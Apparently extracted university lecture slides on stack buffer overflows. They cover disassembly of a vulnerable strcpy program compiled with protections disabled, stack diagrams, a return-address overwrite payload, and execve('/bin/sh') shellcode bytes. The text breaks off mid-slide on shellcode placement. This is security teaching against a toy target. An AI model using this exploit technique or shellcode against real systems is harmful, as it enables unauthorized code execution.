Buffer overflow

Insu Yun

Back to EE209

```c
int main() {
  char buf[100];
  scanf("%s", buf);
}
```

- Sorry, but that's very very dangerous code…

Back to EE209

```
int main() {
  char buf[100];
  scanf("%s", buf);
}
```

- Sorry, but that's very very dangerous code…

```
int main() {
  char buf[100];
  scanf("%9s", buf);
}
```

- You should do like this!

Let's see what happens if we do like this!

Back to EE209

```
int main() {
  char buf[100];
  scanf("%s", buf);
}
```

```
int main() {
  char buf[100];
  scanf("%9s", buf);
}
```

- Sorry, but that's very very dangerous code…
- You should do like this!

Let's see what happens if we do like this!

Back to EE209

```
int main() {
  char buf[100];
  scanf("%s", buf);
}
```

```
int main() {
  char buf[100];
  scanf("%9s", buf);
}
```

- Sorry, but that's very very dangerous code…
- You should do like this!

Let's see what happens if we do like this!

Back to EE209

```c
int main() {
  char buf[100];
  scanf("%s", buf);
}
```

```c
int main() {
  char buf[100];
  scanf("%9s", buf);
}
```

- Sorry, but that's very very dangerous code…

- You should do like this!

Let's see what happens if we do like this!

Stack overflow

Insu Yun

Today’s lecture

- Understand what the stack overflow is
- Understand how to control PC using stack overflow
- Understand how to place shellcode in memory
- Understand how to calculate shellcode address and to launch a shell

Overflow

- Flow over boundary (i.e., over capacity)

- Many overflows in software security
  - Stack overflow
  - Heap overflow
  - Integer overflow
  - …

Stack overflow: History

- 1988: Morris worm
  - The first internet worm (i.e., malware distributed by internet)
  - Developed by Robert Morris (a professor at MIT) to measure internet size
  - But his worm had a mistake (as always) and crashes several problems
  - He used multiple vulnerabilities including stack overflow in fingerd

- 2020: Still prevalent, but more difficult to exploit thanks to stack protection, which we will explore next week

December 15th, 2020

(0Day) D-Link DCS-960L HTTP Authorization Header Stack-based Buffer Overflow Remote Code Execution Vulnerability

Review

```c
void vuln(char *src) {
  char buf[16];
  strcpy(buf, src);
}

int main(int argc,
         char *argv[]) {
  vuln(argv[1]);
}
```

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

Review

```c
void vuln(char *src) {
  char buf[16];
  strcpy(buf, src);
}

int main(int argc,
         char *argv[]) {
  vuln(argv[1]);
}
```

Disable stack protection

```
gcc -z execstack
-fno-stack-protector
-fno-pic -no-pie
-mpreferred-stack-boundary=2
-m32 -O0 -o vuln vuln.c
```

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
          3f <+1>:     mov    ebp,esp
          41 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
          44 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

Review

```c
void vuln(char *src) {
  char buf[16];
  strcpy(buf, src);
}

int main(int argc,
         char *argv[]) {
  vuln(argv[1]);
```

Disable DEP

Disable stack protection

Disable Program Independent Executable(PIE)

```
gcc -z execstack
-fno-stack-protector
-fno-pic -no-pie
-mpreferred-stack-boundary=2
-m32 -O0 -o vuln vuln.c
```

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
          3f <+1>:   mov    ebp,esp
          41 <+3>:   mov    eax,DWORD PTR [ebp+0xc]
          44 <+6>:   add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
                     sh     eax
                     ll     0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

Review

```c
void vuln(char *src) {
  char buf[16];
  strcpy(buf, src);
}

int main(int argc,
         char *argv[]) {
  vuln(argv[1]);
}
```

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
        43f <+1>:     mov    ebp,esp
        441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
        444 <+6>:     add    eax,0x4
                             eax,DWORD PTR [eax]
                      sh     eax
                      ll     0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
                     leave
                     ret
```

Disable DEP

Disable stack protection

Disable Program Independent Executable(PIE)

Disable stack alignment → to make assembly simple

```
gcc -z execstack
-fno-stack-protector
-fno-pic -no-pie
-mpreferred-stack-boundary=2
-m32 -O0 -o vuln vuln.c
```

Review

```c
void vuln(char *src) {
  char buf[16];
  strcpy(buf, src);
}

int main(int argc,
         char *argv[]) {
  vuln(argv[1]);
}
```

```
gcc -z execstack
-fno-stack-protector
-fno-pic -no-pie
-mpreferred-stack-boundary=2
-m32 -O0 -o vuln vuln.c
```

Disable DEP

Disable stack protection

Disable Program Independent Executable(PIE)

Disable stack alignment → to make assembly simple

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
         3f <+1>:    mov    ebp,esp
         41 <+3>:    mov    eax,DWORD PTR [ebp+0xc]
         44 <+6>:    add    eax,0x4
                     mov    eax,DWORD PTR [eax]
                      sh    eax
                      ll    0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
                     leave
                     ret
```

Review

```c
void vuln(char *src) {
  char buf[16];
  strcpy(buf, src);
}

int main(int argc,
         char *argv[]) {
  vuln(argv[1]);
}
```

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
        441 <+3>:    mov    eax,DWORD PTR [ebp+0xc]
        444 <+6>:    add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
                       sh   eax
                       ll   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
                     leave
                     ret
```

```
gcc -z execstack
-fno-stack-protector
-fno-pic -no-pie
-mpreferred-stack-boundary=2
-m32 -O0 -o vuln vuln.c
```

Disable DEP

Disable stack protection

Disable Program Independent Executable(PIE)

Disable stack alignment → to make assembly simple

	envp
	argv
	argc
esp	main’s return address

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
```

```
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

envp
argv
argc
main's return address
main's old ebp

esp

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

envp
argv
argc
main’s return address
main’s old ebp

ebp
esp

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

envp
argv
argc
main’s return address
main’s old ebp

ebp
esp

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

argv

Stack
envp
argv
argc
main’s return address
main’s old ebp ← ebp, esp

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

Register	Stack
	envp
	argv
	argc
	main's return address
ebp esp	main's old ebp

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [e
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

argv[1]

	Stack
	envp
	argv
	argc
	main's return address
ebp	main's old ebp
esp	argv[1]

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

	Stack
	envp
	argv
	argc
	main's return address
ebp	main's old ebp
	argv[1]
esp	vuln's return address

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

	Stack
	envp
	argv
	argc
	main’s return address
ebp	main’s old ebp
	argv[1]
	vuln’s return address
esp	vuln’s old ebp

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

envp
argv
argc
main's return address
main's old ebp
argv[1]
vuln's return address
vuln's old ebp

ebp
esp

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

envp
argv
argc
main's return address
main's old ebp
argv[1]
vuln's return address
vuln's old ebp (← ebp)
-> buf (size: 16)
(← esp)

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

	Stack
	envp
	argv
	argc
	main’s return address
	main’s old ebp
	argv[1]
	vuln’s return address
ebp	vuln’s old ebp
	-> buf (size: 16)
esp	

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

Let’s assume
argv[1] = “A” * 24

	Stack
	envp
	argv
	argc
	main’s return address
	main’s old ebp
	argv[1]
	vuln’s return address
ebp	vuln’s old ebp
	-> buf (size: 16) **["A" * 16]**
esp	

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

envp
argv
argc
main's return address
main's old ebp
argv[1]
vuln's return address **[0x41414141]**
vuln's old ebp **[0x41414141]**
-> buf (size: 16) **["A" * 16]**

ebp

esp

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

	Stack
	envp
	argv
	argc
	main’s return address
ebp	main’s old ebp
	argv[1]
esp	vuln’s return address **[0x41414141]**
	vuln’s old ebp **[0x41414141]**
	-> buf (size: 16) **["A" * 16]**

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

	Stack
	envp
	argv
	argc
	main’s return address
ebp	main’s old ebp
	argv[1]
esp	vuln’s return address **[0x41414141]**
	vuln’s old ebp **[0x41414141]**
	-> buf (size: 16) **[”A” * 16]**

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x0804844a <+12>:    call   0x8048426 <vuln>
                            ,0x4
                            ,0x0
0x08048458 <+26>:    ret
```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*24')
```

```
Stopped reason: SIGSEGV
0x41414141 in ?? ()
```

Change PC to arbitrary address

- To change your eip into 0x44434241, what should be our input?

```
"A" * 16      #  buffer
+ "B" * 4     # old ebp
+ "\x41\x42\x43\x44"
# retaddr
```

```
"A" * 16      #  buffer
+ "B" * 4     # old ebp
+ "\x44\x43\x42\x41"
# retaddr
```

Change PC to arbitrary address

- To change your eip into 0x44434241, what should be our input?

```
"A" * 16        #  buffer
+ "B" * 4       # old ebp
+ "\x41\x42\x43\x44"
# retaddr
```

```
"A" * 16        #  buffer
+ "B" * 4       # old ebp
+ "\x44\x43\x42\x41"
# retaddr
```

Change PC to arbitrary address

- To change your eip into 0x44434241, what should be our input?

```
"A" * 16      #  buffer
+ "B" * 4     # old ebp
+ "\x41\x42\x43\x44"
# retaddr
```

Little endian

```
"A" * 16      #  buffer
+ "B" * 4     # old ebp
+ "\x44\x43\x42\x41"
# retaddr
```

Change PC to arbitrary address

- To change your eip into 0x44434241, what should be our input?

```
"A" * 16      #  buffer
+ "B" * 4     # old ebp
+ "\x41\x42\x43\x44"
# retaddr
```

Little endian

```
"A" * 16      #  buffer
+ "B" * 4     # old ebp
+ "\x44\x43\x42\x41"
# retaddr
```

Q: where to jump?

Shellcode

- A small piece of code that is used as a part of exploitation
  - Its name is originated from its typical job; spawning a shell
  - However, it can do other tasks (e.g., file read shellcode, …)

Shellcode

- A small piece of code that is used as a part of exploitation
  - Its name is originated from its typical job; spawning a shell
  - However, it can do other tasks (e.g., file read shellcode, …)

```
int main() {
  char* sh = "/bin/sh";
  char *argv[] = {sh, NULL};
  execve(sh, argv, NULL);
}
```

Shellcode

- A small piece of code that is used as a part of exploitation
  - Its name is originated from its typical job; spawning a shell
  - However, it can do other tasks (e.g., file read shellcode, …)

```
int main() {
  char* sh = "/bin/sh";
  char *argv[] = {sh, NULL};
  execve(sh, argv, NULL);
}
```

=

```
"\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40\xcd\x80"
```

Shellcode

- A small piece of code that is used as a part of exploitation
  - Its name is originated from its typical job; spawning a shell
  - However, it can do other tasks (e.g., file read shellcode, …)

```
int main() {
  char* sh = "/bin/sh";
  char *argv[] = {sh, NULL};
  execve(sh, argv, NULL);
}
```

=

```
"\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40\xcd\x80"
```

Where to put your shellcode?

```
$ ./hello aaaa bbbb cccc
```

Description	Example
NULL (8-byte)	`NULL`
File name	`“/home/insu/hello”`
Environment variable strings	`“COLUMNS=238”, “LANG=en_US.UTF-8”, …`
Argument strings	`“/home/insu/hello”, “aaaa”, “bbbb”, “cccc”`
…	…
Environment variables	`{ env1, env2, env3, …, envN, NULL }`
Arguments	`{ arg1, arg2, arg3, arg4, NULL }`
…	…
`char* envp[]`	
`char* argv[]`	
`int argc`	`4`

Where to put your shellcode?

```
$ ./hello aaaa bbbb cccc
```

Description	Example
NULL (8-byte)	`NULL`
File name	`"/home/insu/hello"`
Environment variable strings	`"COLUMNS=238", "LANG=en_US.UTF-8", …`
